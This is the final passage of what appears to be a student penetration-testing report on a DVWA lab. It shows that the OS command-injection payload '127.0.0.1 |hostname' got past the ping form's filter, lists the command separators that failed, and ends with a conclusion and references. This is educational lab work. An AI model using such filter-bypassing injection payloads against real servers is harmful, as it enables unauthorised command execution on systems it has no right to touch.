86       <input type="text" name="ip" size="30">
87       <input type="submit" name="Submit" value="Submit">
88     </p>
89
90   </form>
91   <pre>
      </pre>

```

Figure 42 - Response received after testing various payloads that were not successful

Several common command separator payloads were tested such as &, &&, ;, | and || but they did not result in successful command execution seen in Figure 42. However, the payload “127.0.0.1 |hostname” returned the hostname (LinusTee) as shown in Figure 43 and 44. This confirms that the OS command has been executed on the server since the input filter built into the form failed to block “|” where no space comes after the pipe.

```

10   <div class="vulnerable_code_area">
11     <h2>
      Ping a device
    </h2>
12
13     <form name="ping" action="#" method="post">
14       <p>
15         Enter an IP address:
16         <input type="text" name="ip" size="30">
17         <input type="submit" name="Submit" value="Submit">
18       </p>
19
20     </form>
21     <pre>
      LinusTee
    </pre>
22
23   </div>
24

```

Figure 43 - Response received after testing the payload “127.0.0.1 |hostname”

Vulnerability: Command Injection

Ping a device

Enter an IP address:

LinusTee

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Figure 44 – Command injection result shown in the DVWA UI

This shows that the web application was vulnerable to command injection because the user input was passed into a system command without being securely restricted.

6. Conclusion

Overall, this report has shown that web security involves many attack paths that target different parts of an application. The four attacks discussed in this report shows that attackers are able to target many different aspects of a web application in order to achieve unauthorised actions, data leaks, or wider system compromise. These attacks show how crucial penetration testing is for highlighting the presence of vulnerabilities in the system and their impact on organisations and users if abused.

The demonstrations also showed that pentesting is iterative as they involve different stages such as reconnaissance, observation, and attacking. Penetration testing is not random trial and error, but informed trial and error especially when thorough reconnaissance is performed which makes testing more accurate. Rennhard et al. note that modern web applications now support everything from consumer services to device configuration and industrial monitoring [1]. This showing how crucial web applications are and how large the scope of testing has become.

Furthermore, the future of web security looks to involve a greater combination of secure development, continuous testing, and automation. Rennhard et al. argue that security testing increasingly needs to be automated because of more frequent short development cycles, while Wang et al. show that web attacks such as command injection are becoming more complex and obfuscated. They proposed various solutions for automation such as *Automated Black Box Detection of HTTP GET request-based access control vulnerabilities* and *Convolutional Channel-BiLSTM Attention (CCBA) model* [1], [13]. As a result, the role of penetration testers is unlikely to disappear, instead, it is likely to evolve with the rise of generative AI (Artificial Intelligence) and LLMs (Large Language Models). Routine detection may become more automated, but human penetration testers will remain vital for reasoning about business logic, testing and auditing systems and validating real-world impacts of vulnerabilities.

7. References

- [1] M. Rennhard, M. Kushnir, O. Favre, D. Esposito, and V. Zahnd, 'Automating the Detection of Access Control Vulnerabilities in Web Applications', *SN Comput. Sci.*, vol. 3, no. 5, p. 376, Jul. 2022, doi: 10.1007/s42979-022-01271-1.
- [2] N. Daswani and M. Elbayadi, 'The Capital One Breach', in *Big Breaches: Cybersecurity Lessons for Everyone*, N. Daswani and M. Elbayadi, Eds, Berkeley, CA: Apress, 2021, pp. 35–53. doi: 10.1007/978-1-4842-6655-7_2.
- [3] PortSwigger, 'What is CSRF (Cross-site request forgery)? Tutorial & Examples | Web Security Academy', Cross-Site Request Forgery. Accessed: Apr. 08, 2026. [Online]. Available: <https://portswigger.net/web-security/csrf?cve=title>
- [4] Z. Mao, N. Li, and I. Molloy, 'Defeating Cross-Site Request Forgery Attacks with Browser-Enforced Authenticity Protection', in *Financial Cryptography and Data Security*, R. Dingledine and P. Golle, Eds, Berlin, Heidelberg: Springer, 2009, pp. 238–255. doi: 10.1007/978-3-642-03549-4_15.
- [5] A. V. Barabanov, A. I. Lavrov, A. S. Markov, I. A. Polotnyanshikov, and V. L. Tsirlov, 'The Study into Cross-Site Request Forgery Attacks within the Framework of Analysis of Software Vulnerabilities', *Труды Института Системного Программирования РАН*, vol. 29, no. 5, pp. 7–18, Oct. 2018, doi: 10.15514/ispras-2017-29(5)-1.
- [6] B. Jabiyevev, O. Mirzaei, A. Kharraz, and E. Kirda, 'Preventing server-side request forgery attacks', in *Proceedings of the 36th Annual ACM Symposium on Applied Computing*, in SAC '21. New York, NY, USA: Association for Computing Machinery, Apr. 2021, pp. 1626–1635. doi: 10.1145/3412841.3442036.
- [7] J. Mukamisha, A. Iradukunda, E. Manzi, and J. D. Ndibwile, 'Mitigating Server-Side Request Forgery (SSRF) Attacks: An Empirical Analysis of Deep Learning-Based Approaches', in *2025 9th International Conference on Cryptography, Security and Privacy (CSP)*, Okinawa, Japan: IEEE, Apr. 2025, pp. 112–119. doi: 10.1109/CSP66295.2025.00027.
- [8] Cheat Sheets Series Team and OWASP.org, 'Server Side Request Forgery Prevention - OWASP Cheat Sheet Series', Server Side Request Forgery Prevention Cheat Sheet. Accessed: Apr. 09, 2026. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html#application-layer
- [9] PortSwigger, 'Access control vulnerabilities and privilege escalation | Web Security Academy', Access control vulnerabilities and privilege escalation. Accessed: Apr. 09, 2026. [Online]. Available: <https://portswigger.net>
- [10] OWASP.org, 'A01 Broken Access Control - OWASP Top 10:2025', A01 Broken Access Control. Accessed: Apr. 10, 2026. [Online]. Available: https://owasp.org/Top10/2025/A01_2025-Broken_Access_Control/
- [11] OWASP.org, 'A05 Injection - OWASP Top 10:2025', A05 Injection. Accessed: Apr. 10, 2026. [Online]. Available: https://owasp.org/Top10/2025/A05_2025-Injection/
- [12] PortSwigger, 'What is OS command injection, and how to prevent it? | Web Security Academy', OS Command Injection. Accessed: Apr. 10, 2026. [Online]. Available: <https://portswigger.net>
- [13] X. Wang, J. Zhai, and H. Yang, 'Detecting command injection attacks in web applications based on novel deep learning methods', *Sci. Rep. Nat. Publ. Group*, vol. 14, no. 1, p. 25487, 2024, doi: 10.1038/s41598-024-74350-3.

